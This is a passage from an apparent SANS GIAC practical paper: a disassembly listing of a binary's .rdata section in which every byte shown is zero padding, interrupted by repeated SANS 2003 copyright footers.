.rdata:00403A99                 db    0 ;
.rdata:00403A9A                 db    0 ;
.rdata:00403A9B                 db    0 ;
.rdata:00403A9C                 db    0 ;
.rdata:00403A9D                 db    0 ;
.rdata:00403A9E                 db    0 ;
.rdata:00403A9F                 db    0 ;
.rdata:00403AA0                 db    0 ;
.rdata:00403AA1                 db    0 ;
.rdata:00403AA2                 db    0 ;
.rdata:00403AA3                 db    0 ;
.rdata:00403AA4                 db    0 ;
.rdata:00403AA5                 db    0 ;
.rdata:00403AA6                 db    0 ;
.rdata:00403AA7                 db    0 ;
.rdata:00403AA8                 db    0 ;
.rdata:00403AA9                 db    0 ;
.rdata:00403AAA                 db    0 ;
.rdata:00403AAB                 db    0 ;
.rdata:00403AAC                 db    0 ;
.rdata:00403AAD                 db    0 ;
.rdata:00403AAE                 db    0 ;
.rdata:00403AAF                 db    0 ;
.rdata:00403AB0                 db    0 ;
.rdata:00403AB1                 db    0 ;
.rdata:00403AB2                 db    0 ;
.rdata:00403AB3                 db    0 ;
.rdata:00403AB4                 db    0 ;
.rdata:00403AB5                 db    0 ;
.rdata:00403AB6                 db    0 ;
.rdata:00403AB7                 db    0 ;
.rdata:00403AB8                 db    0 ;
.rdata:00403AB9                 db    0 ;
.rdata:00403ABA                 db    0 ;
.rdata:00403ABB                 db    0 ;
.rdata:00403ABC                 db    0 ;
.rdata:00403ABD                 db    0 ;
.rdata:00403ABE                 db    0 ;
.rdata:00403ABF                 db    0 ;
.rdata:00403AC0                 db    0 ;
.rdata:00403AC1                 db    0 ;
.rdata:00403AC2                 db    0 ;
.rdata:00403AC3                 db    0 ;
.rdata:00403AC4                 db    0 ;
.rdata:00403AC5                 db    0 ;
.rdata:00403AC6                 db    0 ;
.rdata:00403AC7                 db    0 ;
.rdata:00403AC8                 db    0 ;
.rdata:00403AC9                 db    0 ;
.rdata:00403ACA                 db    0 ;
.rdata:00403ACB                 db    0 ;
```

SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:00403ACC                 db    0 ;
.rdata:00403ACD                 db    0 ;
.rdata:00403ACE                 db    0 ;
.rdata:00403ACF                 db    0 ;
.rdata:00403AD0                 db    0 ;
.rdata:00403AD1                 db    0 ;
.rdata:00403AD2                 db    0 ;
.rdata:00403AD3                 db    0 ;
.rdata:00403AD4                 db    0 ;
.rdata:00403AD5                 db    0 ;
.rdata:00403AD6                 db    0 ;
.rdata:00403AD7                 db    0 ;
.rdata:00403AD8                 db    0 ;
.rdata:00403AD9                 db    0 ;
.rdata:00403ADA                 db    0 ;
.rdata:00403ADB                 db    0 ;
.rdata:00403ADC                 db    0 ;
.rdata:00403ADD                 db    0 ;
.rdata:00403ADE                 db    0 ;
.rdata:00403ADF                 db    0 ;
.rdata:00403AE0                 db    0 ;
.rdata:00403AE1                 db    0 ;
.rdata:00403AE2                 db    0 ;
.rdata:00403AE3                 db    0 ;
.rdata:00403AE4                 db    0 ;
.rdata:00403AE5                 db    0 ;
.rdata:00403AE6                 db    0 ;
.rdata:00403AE7                 db    0 ;
.rdata:00403AE8                 db    0 ;
.rdata:00403AE9                 db    0 ;
.rdata:00403AEA                 db    0 ;
.rdata:00403AEB                 db    0 ;
.rdata:00403AEC                 db    0 ;
.rdata:00403AED                 db    0 ;
.rdata:00403AEE                 db    0 ;
.rdata:00403AEF                 db    0 ;
.rdata:00403AF0                 db    0 ;
.rdata:00403AF1                 db    0 ;
.rdata:00403AF2                 db    0 ;
.rdata:00403AF3                 db    0 ;
.rdata:00403AF4                 db    0 ;
.rdata:00403AF5                 db    0 ;
.rdata:00403AF6                 db    0 ;
.rdata:00403AF7                 db    0 ;
.rdata:00403AF8                 db    0 ;
.rdata:00403AF9                 db    0 ;
.rdata:00403AFA                 db    0 ;
.rdata:00403AFB                 db    0 ;
.rdata:00403AFC                 db    0 ;
.rdata:00403AFD                 db    0 ;
.rdata:00403AFE                 db    0 ;
.rdata:00403AFF                 db    0 ;
.rdata:00403B00                 db    0 ;
.rdata:00403B01                 db    0 ;
.rdata:00403B02                 db    0 ;
.rdata:00403B03                 db    0 ;
.rdata:00403B04                 db    0 ;
.rdata:00403B05                 db    0 ;
.rdata:00403B06                 db    0 ;
.rdata:00403B07                 db    0 ;
.rdata:00403B08                 db    0 ;
.rdata:00403B09                 db    0 ;
.rdata:00403B0A                 db    0 ;
.rdata:00403B0B                 db    0 ;
.rdata:00403B0C                 db    0 ;
.rdata:00403B0D                 db    0 ;
.rdata:00403B0E                 db    0 ;
.rdata:00403B0F                 db    0 ;
.rdata:00403B10                 db    0 ;
.rdata:00403B11                 db    0 ;
.rdata:00403B12                 db    0 ;
```

SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:00403B13                 db    0 ;
.rdata:00403B14                 db    0 ;
.rdata:00403B15                 db    0 ;
.rdata:00403B16                 db    0 ;
.rdata:00403B17                 db    0 ;
.rdata:00403B18                 db    0 ;
.rdata:00403B19                 db    0 ;
.rdata:00403B1A                 db    0 ;
.rdata:00403B1B                 db    0 ;
.rdata:00403B1C                 db    0 ;
.rdata:00403B1D                 db    0 ;
.rdata:00403B1E                 db    0 ;
.rdata:00403B1F                 db    0 ;
.rdata:00403B20                 db    0 ;
.rdata:00403B21                 db    0 ;
.rdata:00403B22                 db    0 ;
.rdata:00403B23                 db    0 ;
.rdata:00403B24                 db    0 ;
.rdata:00403B25                 db    0 ;
.rdata:00403B26                 db    0 ;
.rdata:00403B27                 db    0 ;
.rdata:00403B28                 db    0 ;
.rdata:00403B29                 db    0 ;
.rdata:00403B2A                 db    0 ;
.rdata:00403B2B                 db    0 ;
.rdata:00403B2C                 db    0 ;
.rdata:00403B2D                 db    0 ;
.rdata:00403B2E                 db    0 ;
.rdata:00403B2F                 db    0 ;
.rdata:00403B30                 db    0 ;
.rdata:00403B31                 db    0 ;
.rdata:00403B32                 db    0 ;
.rdata:00403B33                 db    0 ;
.rdata:00403B34                 db    0 ;
.rdata:00403B35                 db    0 ;
.rdata:00403B36                 db    0 ;
.rdata:00403B37                 db    0 ;
.rdata:00403B38                 db    0 ;
.rdata:00403B39                 db    0 ;
.rdata:00403B3A                 db    0 ;
.rdata:00403B3B                 db    0 ;
.rdata:00403B3C                 db    0 ;
.rdata:00403B3D                 db    0 ;
.rdata:00403B3E                 db    0 ;
.rdata:00403B3F                 db    0 ;
.rdata:00403B40                 db    0 ;
.rdata:00403B41                 db    0 ;
.rdata:00403B42                 db    0 ;
.rdata:00403B43                 db    0 ;
.rdata:00403B44                 db    0 ;
.rdata:00403B45                 db    0 ;
.rdata:00403B46                 db    0 ;
.rdata:00403B47                 db    0 ;
.rdata:00403B48                 db    0 ;
.rdata:00403B49                 db    0 ;
.rdata:00403B4A                 db    0 ;
.rdata:00403B4B                 db    0 ;
.rdata:00403B4C                 db    0 ;
.rdata:00403B4D                 db    0 ;
.rdata:00403B4E                 db    0 ;
.rdata:00403B4F                 db    0 ;
.rdata:00403B50                 db    0 ;
.rdata:00403B51                 db    0 ;
.rdata:00403B52                 db    0 ;
.rdata:00403B53                 db    0 ;
.rdata:00403B54                 db    0 ;
.rdata:00403B55                 db    0 ;
.rdata:00403B56                 db    0 ;
.rdata:00403B57                 db    0 ;
.rdata:00403B58                 db    0 ;
.rdata:00403B59                 db    0 ;
```

SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:00403B5A                 db    0 ;
.rdata:00403B5B                 db    0 ;
.rdata:00403B5C                 db    0 ;
.rdata:00403B5D                 db    0 ;
.rdata:00403B5E                 db    0 ;
.rdata:00403B5F                 db    0 ;
.rdata:00403B60                 db    0 ;
.rdata:00403B61                 db    0 ;
.rdata:00403B62                 db    0 ;
.rdata:00403B63                 db    0 ;
.rdata:00403B64                 db    0 ;
.rdata:00403B65                 db    0 ;
.rdata:00403B66                 db    0 ;
.rdata:00403B67                 db    0 ;
.rdata:00403B68                 db    0 ;
.rdata:00403B69                 db    0 ;
.rdata:00403B6A                 db    0 ;
.rdata:00403B6B                 db    0 ;
.rdata:00403B6C                 db    0 ;
.rdata:00403B6D                 db    0 ;
.rdata:00403B6E                 db    0 ;
.rdata:00403B6F                 db    0 ;
.rdata:00403B70                 db    0 ;
.rdata:00403B71                 db    0 ;
.rdata:00403B72                 db    0 ;
.rdata:00403B73                 db    0 ;
.rdata:00403B74                 db    0 ;
.rdata:00403B75                 db    0 ;
.rdata:00403B76                 db    0 ;
.rdata:00403B77                 db    0 ;
.rdata:00403B78                 db    0 ;
.rdata:00403B79                 db    0 ;
.rdata:00403B7A                 db    0 ;
.rdata:00403B7B                 db    0 ;
.rdata:00403B7C                 db    0 ;
.rdata:00403B7D                 db    0 ;
.rdata:00403B7E                 db    0 ;
.rdata:00403B7F                 db    0 ;
.rdata:00403B80                 db    0 ;
.rdata:00403B81                 db    0 ;
.rdata:00403B82                 db    0 ;
.rdata:00403B83                 db    0 ;
.rdata:00403B84                 db    0 ;
.rdata:00403B85                 db    0 ;
.rdata:00403B86                 db    0 ;
.rdata:00403B87                 db    0 ;
.rdata:00403B88                 db    0 ;
.rdata:00403B89                 db    0 ;
.rdata:00403B8A                 db    0 ;
.rdata:00403B8B                 db    0 ;
.rdata:00403B8C                 db    0 ;
.rdata:00403B8D                 db    0 ;
.rdata:00403B8E                 db    0 ;
.rdata:00403B8F                 db    0 ;
.rdata:00403B90                 db    0 ;
.rdata:00403B91                 db    0 ;
.rdata:00403B92                 db    0 ;
.rdata:00403B93                 db    0 ;
.rdata:00403B94                 db    0 ;
.rdata:00403B95                 db    0 ;
.rdata:00403B96                 db    0 ;
.rdata:00403B97                 db    0 ;
.rdata:00403B98                 db    0 ;
.rdata:00403B99                 db    0 ;
.rdata:00403B9A                 db    0 ;
.rdata:00403B9B                 db    0 ;
.rdata:00403B9C                 db    0 ;
.rdata:00403B9D                 db    0 ;
.rdata:00403B9E                 db    0 ;
.rdata:00403B9F                 db    0 ;
.rdata:00403BA0                 db    0 ;
```

SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:00403BA1                 db    0 ;
.rdata:00403BA2                 db    0 ;
.rdata:00403BA3                 db    0 ;
.rdata:00403BA4                 db    0 ;
.rdata:00403BA5                 db    0 ;
.rdata:00403BA6                 db    0 ;
.rdata:00403BA7                 db    0 ;
.rdata:00403BA8                 db    0 ;
.rdata:00403BA9                 db    0 ;
.rdata:00403BAA                 db    0 ;
.rdata:00403BAB                 db    0 ;
.rdata:00403BAC                 db    0 ;
.rdata:00403BAD                 db    0 ;
.rdata:00403BAE                 db    0 ;
.rdata:00403BAF                 db    0 ;
.rdata:00403BB0                 db    0 ;
.rdata:00403BB1                 db    0 ;
.rdata:00403BB2                 db    0 ;
.rdata:00403BB3                 db    0 ;
.rdata:00403BB4                 db    0 ;
.rdata:00403BB5                 db    0 ;
.rdata:00403BB6                 db    0 ;
.rdata:00403BB7                 db    0 ;
.rdata:00403BB8                 db    0 ;
.rdata:00403BB9                 db    0 ;
.rdata:00403BBA                 db    0 ;
.rdata:00403BBB                 db    0 ;
.rdata:00403BBC                 db    0 ;
.rdata:00403BBD                 db    0 ;
.rdata:00403BBE                 db    0 ;
.rdata:00403BBF                 db    0 ;
.rdata:00403BC0                 db    0 ;
.rdata:00403BC1                 db    0 ;
.rdata:00403BC2                 db    0 ;
.rdata:00403BC3                 db    0 ;
.rdata:00403BC4                 db    0 ;
.rdata:00403BC5                 db    0 ;
.rdata:00403BC6                 db    0 ;
.rdata:00403BC7                 db    0 ;
.rdata:00403BC8                 db    0 ;
.rdata:00403BC9                 db    0 ;
.rdata:00403BCA                 db    0 ;
.rdata:00403BCB                 db    0 ;
.rdata:00403BCC                 db    0 ;
.rdata:00403BCD                 db    0 ;
.rdata:00403BCE                 db    0 ;
.rdata:00403BCF                 db    0 ;
.rdata:00403BD0                 db    0 ;
.rdata:00403BD1                 db    0 ;
.rdata:00403BD2                 db    0 ;
.rdata:00403BD3                 db    0 ;
.rdata:00403BD4                 db    0 ;
.rdata:00403BD5                 db    0 ;
.rdata:00403BD6                 db    0 ;
.rdata:00403BD7                 db    0 ;
.rdata:00403BD8                 db    0 ;
.rdata:00403BD9                 db    0 ;
.rdata:00403BDA                 db    0 ;
.rdata:00403BDB                 db    0 ;
.rdata:00403BDC                 db    0 ;
.rdata:00403BDD                 db    0 ;
.rdata:00403BDE                 db    0 ;
.rdata:00403BDF                 db    0 ;
.rdata:00403BE0                 db    0 ;
.rdata:00403BE1                 db    0 ;
.rdata:00403BE2                 db    0 ;
.rdata:00403BE3                 db    0 ;
.rdata:00403BE4                 db    0 ;
.rdata:00403BE5                 db    0 ;
.rdata:00403BE6                 db    0 ;
.rdata:00403BE7                 db    0 ;
```

SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:00403BE8                 db    0 ;
.rdata:00403BE9                 db    0 ;
.rdata:00403BEA                 db    0 ;
.rdata:00403BEB                 db    0 ;
.rdata:00403BEC                 db    0 ;
.rdata:00403BED                 db    0 ;
.rdata:00403BEE                 db    0 ;
.rdata:00403BEF                 db    0 ;
.rdata:00403BF0                 db    0 ;
.rdata:00403BF1                 db    0 ;
.rdata:00403BF2                 db    0 ;
.rdata:00403BF3                 db    0 ;
.rdata:00403BF4                 db    0 ;
.rdata:00403BF5                 db    0 ;
.rdata:00403BF6                 db    0 ;
.rdata:00403BF7                 db    0 ;
.rdata:00403BF8                 db    0 ;
.rdata:00403BF9                 db    0 ;
.rdata:00403BFA                 db    0 ;
.rdata:00403BFB                 db    0 ;
.rdata:00403BFC                 db    0 ;
.rdata:00403BFD                 db    0 ;
.rdata:00403BFE                 db    0 ;
.rdata:00403BFF                 db    0 ;
.rdata:00403C00                 db    0 ;
.rdata:00403C01                 db    0 ;
.rdata:00403C02                 db    0 ;
.rdata:00403C03                 db    0 ;
.rdata:00403C04                 db    0 ;
.rdata:00403C05                 db    0 ;
.rdata:00403C06                 db    0 ;
.rdata:00403C07                 db    0 ;
.rdata:00403C08                 db    0 ;
.rdata:00403C09                 db    0 ;
.rdata:00403C0A                 db    0 ;
.rdata:00403C0B                 db    0 ;
.rdata:00403C0C                 db    0 ;
.rdata:00403C0D                 db    0 ;
.rdata:00403C0E                 db    0 ;
.rdata:00403C0F                 db    0 ;
.rdata:00403C10                 db    0 ;
.rdata:00403C11                 db    0 ;
.rdata:00403C12                 db    0 ;
.rdata:00403C13                 db    0 ;
.rdata:00403C14                 db    0 ;
.rdata:00403C15                 db    0 ;
.rdata:00403C16                 db    0 ;
.rdata:00403C17                 db    0 ;
.rdata:00403C18                 db    0 ;
.rdata:00403C19                 db    0 ;
.rdata:00403C1A                 db    0 ;
.rdata:00403C1B                 db    0 ;
.rdata:00403C1C                 db    0 ;
.rdata:00403C1D                 db    0 ;
.rdata:00403C1E                 db    0 ;
.rdata:00403C1F                 db    0 ;
.rdata:00403C20                 db    0 ;
.rdata:00403C21                 db    0 ;
.rdata:00403C22                 db    0 ;
.rdata:00403C23                 db    0 ;
.rdata:00403C24                 db    0 ;
.rdata:00403C25                 db    0 ;
.rdata:00403C26                 db    0 ;
.rdata:00403C27                 db    0 ;
.rdata:00403C28                 db    0 ;
.rdata:00403C29                 db    0 ;
.rdata:00403C2A                 db    0 ;
.rdata:00403C2B                 db    0 ;
.rdata:00403C2C                 db    0 ;
.rdata:00403C2D                 db    0 ;
.rdata:00403C2E                 db    0 ;
```

SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:00403C2F                 db    0 ;
.rdata:00403C30                 db    0 ;
.rdata:00403C31                 db    0 ;
.rdata:00403C32                 db    0 ;
.rdata:00403C33                 db    0 ;
.rdata:00403C34                 db    0 ;
.rdata:00403C35                 db    0 ;
.rdata:00403C36                 db    0 ;
.rdata:00403C37                 db    0 ;
.rdata:00403C38                 db    0 ;
.rdata:00403C39                 db    0 ;
.rdata:00403C3A                 db    0 ;
.rdata:00403C3B                 db    0 ;
.rdata:00403C3C                 db    0 ;
.rdata:00403C3D                 db    0 ;
.rdata:00403C3E                 db    0 ;
.rdata:00403C3F                 db    0 ;
.rdata:00403C40                 db    0 ;
.rdata:00403C41                 db    0 ;
.rdata:00403C42                 db    0 ;
.rdata:00403C43                 db    0 ;
.rdata:00403C44                 db    0 ;
.rdata:00403C45                 db    0 ;
.rdata:00403C46                 db    0 ;
.rdata:00403C47                 db    0 ;
.rdata:00403C48                 db    0 ;
.rdata:00403C49                 db    0 ;
.rdata:00403C4A                 db    0 ;
.rdata:00403C4B                 db    0 ;
.rdata:00403C4C                 db    0 ;
.rdata:00403C4D                 db    0 ;
.rdata:00403C4E                 db    0 ;
.rdata:00403C4F                 db    0 ;
.rdata:00403C50                 db    0 ;
.rdata:00403C51                 db    0 ;
.rdata:00403C52                 db    0 ;
.rdata:00403C53                 db    0 ;
.rdata:00403C54                 db    0 ;
.rdata:00403C55                 db    0 ;
.rdata:00403C56                 db    0 ;
.rdata:00403C57                 db    0 ;
.rdata:00403C58                 db    0 ;
.rdata:00403C59                 db    0 ;
.rdata:00403C5A                 db    0 ;
.rdata:00403C5B                 db    0 ;
.rdata:00403C5C                 db    0 ;
.rdata:00403C5D                 db    0 ;
.rdata:00403C5E                 db    0 ;
.rdata:00403C5F                 db    0 ;
.rdata:00403C60                 db    0 ;
.rdata:00403C61                 db    0 ;
.rdata:00403C62                 db    0 ;
.rdata:00403C63                 db    0 ;
.rdata:00403C64                 db    0 ;
.rdata:00403C65                 db    0 ;
.rdata:00403C66                 db    0 ;
.rdata:00403C67                 db    0 ;
.rdata:00403C68                 db    0 ;
.rdata:00403C69                 db    0 ;
.rdata:00403C6A                 db    0 ;
.rdata:00403C6B                 db    0 ;
.rdata:00403C6C                 db    0 ;
.rdata:00403C6D                 db    0 ;
.rdata:00403C6E                 db    0 ;
.rdata:00403C6F                 db    0 ;
.rdata:00403C70                 db    0 ;
.rdata:00403C71                 db    0 ;
.rdata:00403C72                 db    0 ;
.rdata:00403C73                 db    0 ;
.rdata:00403C74                 db    0 ;
.rdata:00403C75                 db    0 ;
```

SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:00403C76                 db    0 ;
.rdata:00403C77                 db    0 ;
.rdata:00403C78                 db    0 ;
.rdata:00403C79                 db    0 ;
.rdata:00403C7A                 db    0 ;
.rdata:00403C7B                 db    0 ;
.rdata:00403C7C                 db    0 ;
.rdata:00403C7D                 db    0 ;
.rdata:00403C7E                 db    0 ;
.rdata:00403C7F                 db    0 ;
.rdata:00403C80                 db    0 ;
.rdata:00403C81                 db    0 ;
.rdata:00403C82                 db    0 ;
.rdata:00403C83                 db    0 ;
.rdata:00403C84                 db    0 ;
.rdata:00403C85                 db    0 ;
.rdata:00403C86                 db    0 ;
.rdata:00403C87                 db    0 ;
.rdata:00403C88                 db    0 ;
.rdata:00403C89                 db    0 ;
.rdata:00403C8A                 db    0 ;
.rdata:00403C8B                 db    0 ;
.rdata:00403C8C                 db    0 ;
.rdata:00403C8D                 db    0 ;
.rdata:00403C8E                 db    0 ;
.rdata:00403C8F                 db    0 ;
.rdata:00403C90                 db    0 ;
.rdata:00403C91                 db    0 ;
.rdata:00403C92                 db    0 ;
.rdata:00403C93                 db    0 ;
.rdata:00403C94                 db    0 ;
.rdata:00403C95                 db    0 ;
.rdata:00403C96                 db    0 ;
.rdata:00403C97                 db    0 ;
.rdata:00403C98                 db    0 ;
.rdata:00403C99                 db    0 ;
.rdata:00403C9A                 db    0 ;
.rdata:00403C9B                 db    0 ;
.rdata:00403C9C                 db    0 ;
.rdata:00403C9D                 db    0 ;
.rdata:00403C9E                 db    0 ;
.rdata:00403C9F                 db    0 ;
.rdata:00403CA0                 db    0 ;
.rdata:00403CA1                 db    0 ;
.rdata:00403CA2                 db    0 ;
.rdata:00403CA3                 db    0 ;
.rdata:00403CA4                 db    0 ;
.rdata:00403CA5                 db    0 ;
.rdata:00403CA6                 db    0 ;
.rdata:00403CA7                 db    0 ;
.rdata:00403CA8                 db    0 ;
.rdata:00403CA9                 db    0 ;
.rdata:00403CAA                 db    0 ;
.rdata:00403CAB                 db    0 ;
.rdata:00403CAC                 db    0 ;
.rdata:00403CAD                 db    0 ;
.rdata:00403CAE                 db    0 ;
.rdata:00403CAF                 db    0 ;
.rdata:00403CB0                 db    0 ;
.rdata:00403CB1                 db    0 ;
.rdata:00403CB2                 db    0 ;
.rdata:00403CB3                 db    0 ;
.rdata:00403CB4                 db    0 ;
.rdata:00403CB5                 db    0 ;
.rdata:00403CB6                 db    0 ;
.rdata:00403CB7                 db    0 ;
.rdata:00403CB8                 db    0 ;
.rdata:00403CB9                 db    0 ;
.rdata:00403CBA                 db    0 ;
.rdata:00403CBB                 db    0 ;
.rdata:00403CBC                 db    0 ;
```

SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:00403CBD                 db    0 ;
.rdata:00403CBE                 db    0 ;
.rdata:00403CBF                 db    0 ;
.rdata:00403CC0                 db    0 ;
.rdata:00403CC1                 db    0 ;
.rdata:00403CC2                 db    0 ;
.rdata:00403CC3                 db    0 ;
.rdata:00403CC4                 db    0 ;
.rdata:00403CC5                 db    0 ;
.rdata:00403CC6                 db    0 ;
.rdata:00403CC7                 db    0 ;
.rdata:00403CC8                 db    0 ;
.rdata:00403CC9                 db    0 ;
.rdata:00403CCA                 db    0 ;
.rdata:00403CCB                 db    0 ;
.rdata:00403CCC                 db    0 ;
.rdata:00403CCD                 db    0 ;
.rdata:00403CCE                 db    0 ;
.rdata:00403CCF                 db    0 ;
.rdata:00403CD0                 db    0 ;
.rdata:00403CD1                 db    0 ;
.rdata:00403CD2                 db    0 ;
.rdata:00403CD3                 db    0 ;
.rdata:00403CD4                 db    0 ;
.rdata:00403CD5                 db    0 ;
.rdata:00403CD6                 db    0 ;
.rdata:00403CD7                 db    0 ;
.rdata:00403CD8                 db    0 ;
.rdata:00403CD9                 db    0 ;
.rdata:00403CDA                 db    0 ;
.rdata:00403CDB                 db    0 ;
.rdata:00403CDC                 db    0 ;
.rdata:00403CDD                 db    0 ;
.rdata:00403CDE                 db    0 ;
.rdata:00403CDF                 db    0 ;
.rdata:00403CE0                 db    0 ;
.rdata:00403CE1                 db    0 ;
.rdata:00403CE2                 db    0 ;
.rdata:00403CE3                 db    0 ;
.rdata:00403CE4                 db    0 ;
.rdata:00403CE5                 db    0 ;
.rdata:00403CE6                 db    0 ;
.rdata:00403CE7                 db    0 ;
.rdata:00403CE8                 db    0 ;
.rdata:00403CE9                 db    0 ;
.rdata:00403CEA                 db    0 ;
.rdata:00403CEB                 db    0 ;
.rdata:00403CEC                 db    0 ;
.rdata:00403CED                 db    0 ;
.rdata:00403CEE                 db    0 ;
.rdata:00403CEF                 db    0 ;
.rdata:00403CF0                 db    0 ;
.rdata:00403CF1                 db    0 ;
.rdata:00403CF2                 db    0 ;
.rdata:00403CF3                 db    0 ;
.rdata:00403CF4                 db    0 ;
.rdata:00403CF5                 db    0 ;
.rdata:00403CF6                 db    0 ;
.rdata:00403CF7                 db    0 ;
.rdata:00403CF8                 db    0 ;
.rdata:00403CF9                 db    0 ;
.rdata:00403CFA                 db    0 ;
.rdata:00403CFB                 db    0 ;
.rdata:00403CFC                 db    0 ;
.rdata:00403CFD                 db    0 ;
.rdata:00403CFE                 db    0 ;
.rdata:00403CFF                 db    0 ;
.rdata:00403D00                 db    0 ;
.rdata:00403D01                 db    0 ;
.rdata:00403D02                 db    0 ;
.rdata:00403D03                 db    0 ;
```

SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:00403D04                 db    0 ;
.rdata:00403D05                 db    0 ;
.rdata:00403D06                 db    0 ;
.rdata:00403D07                 db    0 ;
.rdata:00403D08                 db    0 ;
.rdata:00403D09                 db    0 ;
.rdata:00403D0A                 db    0 ;
.rdata:00403D0B                 db    0 ;
.rdata:00403D0C                 db    0 ;
.rdata:00403D0D                 db    0 ;
.rdata:00403D0E                 db    0 ;
.rdata:00403D0F                 db    0 ;
.rdata:00403D10                 db    0 ;
.rdata:00403D11                 db    0 ;
.rdata:00403D12                 db    0 ;
.rdata:00403D13                 db    0 ;
.rdata:00403D14                 db    0 ;
.rdata:00403D15                 db    0 ;
.rdata:00403D16                 db    0 ;
.rdata:00403D17                 db    0 ;
.rdata:00403D18                 db    0 ;
.rdata:00403D19                 db    0 ;
.rdata:00403D1A                 db    0 ;
.rdata:00403D1B                 db    0 ;
.rdata:00403D1C                 db    0 ;
.rdata:00403D1D                 db    0 ;
.rdata:00403D1E                 db    0 ;
.rdata:00403D1F                 db    0 ;
.rdata:00403D20                 db    0 ;
.rdata:00403D21                 db    0 ;
.rdata:00403D22                 db    0 ;
.rdata:00403D23                 db    0 ;
.rdata:00403D24                 db    0 ;
.rdata:00403D25                 db    0 ;
.rdata:00403D26                 db    0 ;
.rdata:00403D27                 db    0 ;
.rdata:00403D28                 db    0 ;
.rdata:00403D29                 db    0 ;
.rdata:00403D2A                 db    0 ;
.rdata:00403D2B                 db    0 ;
.rdata:00403D2C                 db    0 ;
.rdata:00403D2D                 db    0 ;
.rdata:00403D2E                 db    0 ;
.rdata:00403D2F                 db    0 ;
.rdata:00403D30                 db    0 ;
.rdata:00403D31                 db    0 ;
.rdata:00403D32                 db    0 ;
.rdata:00403D33                 db    0 ;
.rdata:00403D34                 db    0 ;
.rdata:00403D35                 db    0 ;
.rdata:00403D36                 db    0 ;
.rdata:00403D37                 db    0 ;
.rdata:00403D38                 db    0 ;
.rdata:00403D39                 db    0 ;
.rdata:00403D3A                 db    0 ;
.rdata:00403D3B                 db    0 ;
.rdata:00403D3C                 db    0 ;
.rdata:00403D3D                 db    0 ;
.rdata:00403D3E                 db    0 ;
.rdata:00403D3F                 db    0 ;
.rdata:00403D40                 db    0 ;
.rdata:00403D41                 db    0 ;
.rdata:00403D42                 db    0 ;
.rdata:00403D43                 db    0 ;
.rdata:00403D44                 db    0 ;
.rdata:00403D45                 db    0 ;
.rdata:00403D46                 db    0 ;
.rdata:00403D47                 db    0 ;
.rdata:00403D48                 db    0 ;
.rdata:00403D49                 db    0 ;
.rdata:00403D4A                 db    0 ;
```

SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:00403D4B                 db    0 ;
.rdata:00403D4C                 db    0 ;
.rdata:00403D4D                 db    0 ;
.rdata:00403D4E                 db    0 ;
.rdata:00403D4F                 db    0 ;
.rdata:00403D50                 db    0 ;
.rdata:00403D51                 db    0 ;
.rdata:00403D52                 db    0 ;
.rdata:00403D53                 db    0 ;
.rdata:00403D54                 db    0 ;
.rdata:00403D55                 db    0 ;
.rdata:00403D56                 db    0 ;
.rdata:00403D57                 db    0 ;
.rdata:00403D58                 db    0 ;
.rdata:00403D59                 db    0 ;
.rdata:00403D5A                 db    0 ;
.rdata:00403D5B                 db    0 ;
.rdata:00403D5C                 db    0 ;
.rdata:00403D5D                 db    0 ;
.rdata:00403D5E                 db    0 ;
.rdata:00403D5F                 db    0 ;
.rdata:00403D60                 db    0 ;
.rdata:00403D61                 db    0 ;
.rdata:00403D62                 db    0 ;
.rdata:00403D63                 db    0 ;
.rdata:00403D64                 db    0 ;
.rdata:00403D65                 db    0 ;
.rdata:00403D66                 db    0 ;
.rdata:00403D67                 db    0 ;
.rdata:00403D68                 db    0 ;
.rdata:00403D69                 db    0 ;
.rdata:00403D6A                 db    0 ;
.rdata:00403D6B                 db    0 ;
.rdata:00403D6C                 db    0 ;
.rdata:00403D6D                 db    0 ;
.rdata:00403D6E                 db    0 ;
.rdata:00403D6F                 db    0 ;
.rdata:00403D70                 db    0 ;
.rdata:00403D71                 db    0 ;
.rdata:00403D72                 db    0 ;
.rdata:00403D73                 db    0 ;
.rdata:00403D74                 db    0 ;
.rdata:00403D75                 db    0 ;
.rdata:00403D76                 db    0 ;
.rdata:00403D77                 db    0 ;
.rdata:00403D78                 db    0 ;
.rdata:00403D79                 db    0 ;
.rdata:00403D7A                 db    0 ;
.rdata:00403D7B                 db    0 ;
.rdata:00403D7C                 db    0 ;
.rdata:00403D7D                 db    0 ;
.rdata:00403D7E                 db    0 ;
.rdata:00403D7F                 db    0 ;
.rdata:00403D80                 db    0 ;
.rdata:00403D81                 db    0 ;
.rdata:00403D82                 db    0 ;
.rdata:00403D83                 db    0 ;
.rdata:00403D84                 db    0 ;
.rdata:00403D85                 db    0 ;
.rdata:00403D86                 db    0 ;
.rdata:00403D87                 db    0 ;
.rdata:00403D88                 db    0 ;
.rdata:00403D89                 db    0 ;
.rdata:00403D8A                 db    0 ;
.rdata:00403D8B                 db    0 ;
.rdata:00403D8C                 db    0 ;
.rdata:00403D8D                 db    0 ;
.rdata:00403D8E                 db    0 ;
.rdata:00403D8F                 db    0 ;
.rdata:00403D90                 db    0 ;
.rdata:00403D91                 db    0 ;
```

SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:00403D92                 db    0 ;
.rdata:00403D93                 db    0 ;
.rdata:00403D94                 db    0 ;
.rdata:00403D95                 db    0 ;
.rdata:00403D96                 db    0 ;
.rdata:00403D97                 db    0 ;
.rdata:00403D98                 db    0 ;
.rdata:00403D99                 db    0 ;
.rdata:00403D9A                 db    0 ;
.rdata:00403D9B                 db    0 ;
.rdata:00403D9C                 db    0 ;
.rdata:00403D9D                 db    0 ;
